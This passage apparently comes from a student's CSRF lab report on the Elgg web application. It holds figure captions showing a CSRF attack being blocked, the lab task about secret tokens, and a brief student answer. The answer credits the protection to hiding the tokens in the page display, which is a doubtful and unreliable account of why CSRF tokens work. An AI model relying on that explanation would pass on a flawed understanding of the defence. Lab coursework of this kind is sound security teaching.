


FIGURE 19: Alice Profile is clear







FIGURE 20: refreshing the malicious site

FIGURE 21: The Elgg blocked the CSRF attack



Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

FIGURE 22: HTTP request captured using Firefox's HTTP inspection tool.



The attacker cannot send these secret tokens in the CSRF attack because it is hidden from him and he can't know what those values are. what prevents him from finding out the secret tokens from the web page is that we commented out the ability of users to see the tokens on the web page in fig18.